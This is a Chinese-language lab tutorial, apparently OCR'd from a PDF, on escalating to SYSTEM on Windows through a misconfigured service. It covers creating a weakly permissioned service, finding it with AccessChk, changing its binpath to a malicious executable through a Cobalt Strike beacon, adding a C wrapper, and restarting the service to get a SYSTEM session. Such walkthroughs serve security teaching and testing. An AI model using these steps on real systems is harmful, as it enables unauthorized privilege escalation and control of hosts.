
不安全的服务提权

提权原理

通常 Windows服务都是以 System权限运行的,当由于系统管理员错误配置导致低权限用户可以对某些服务修改时,可以通过修改服务启动文件的路径“ binpath”,将其替换为恶意程序的路径,这样服务启动时便会运行恶意程序



如何因为配置不当就可以替换执行文件的路径，导致提权

提权环境准备

1、先建一个服务，名字为万里，运行C盘下的1.exe

```
sc create wanli binpath= "C:\1.exe"
```

```
C:\Users\Administrator>sc create wanli binpath= "C:\1.exe"
[SC] CreateService 成功

C:\Users\Administrator>
```

2、使用subinacl给服务设置权限


```
subinacl /service wanli /grant=apache=F
```

```
C:\Users\Administrator\Desktop>subinacl.exe /service wanli /grant=apache=F
wanli : new ace for bm-2008\apache
wanli : 1 change(s)


Elapsed Time: 00 00:00:00
Done:         1, Modified         1, Failed         0, Syntax errors         0
Last Done   : wanli
```

提权实验

1、首先先用MS或者CS控制目标靶机



2、这里借助 Access Chk工具快速发现配置不当的服务,下面先简单介绍这个工具。通过 AccessChk可以了解特定用户或组对资源的访问权限,包括文件、目录、注册表项、全局对象和 Windows服务

用法介绍	命令
查看用户/用户组对文件文件夹的权限	accesschk 用户/用户组文件件夹
列出所有服务的权限	accesschk.exe -ucqv *
查看用户/用户组具有写权限的服务	accesschk用户/用户组 -cw *
要查看用户/用户组对 HKEY LOCAL MACHINE、Software目录下注册表项的权限	accesschk-k用户/用户组 hkl\software
查看每个人都可以修改的全局对象	accesschk -wuo everyone \

```
accesschk apache -cw * /accepteula
```

```
wanli
   RW NT AUTHORITY\SYSTEM
   RW BUILTIN\Administrators
   RW BM-2008\apache
test
   RW NT AUTHORITY\SYSTEM
   RW BUILTIN\Administrators
```

可以看到apache拥有RW权限

3、更改wanli服务的启动文件，替换成恶意的文件然后提权

```
sc config wanli binpath= "C:\USERS\apache\Desktop\1.exe"
```

```
beacon> shell sc config wanli binpath= "C:\2.exe"
[*] Tasked beacon to run: sc config wanli binpath= "C:\2.exe"
[+] host called home, sent: 66 bytes
[+] received output:
[SC] ChangeServiceConfig 成功
```

4、将恶意的文件替换上去

```
#include<stdio.h>
#include<stdlib.h>
int main(){
    system("cmd.exe /c C:\\USERS\\apache\\Desktop\\1.exe");
    return 0;
}
```

5、手动启动服务

```
sc start wanli
```

external	internal	listener	user	computer	note	process	pid	arch	last
175.9.143.152	192.168.41.193	wanli	apache	BM-2008		artifact.exe	2972	x86	729...
175.9.143.152	192.168.41.194	wanli	SYSTEM *	BM-2008		1.exe	3136	x86	3s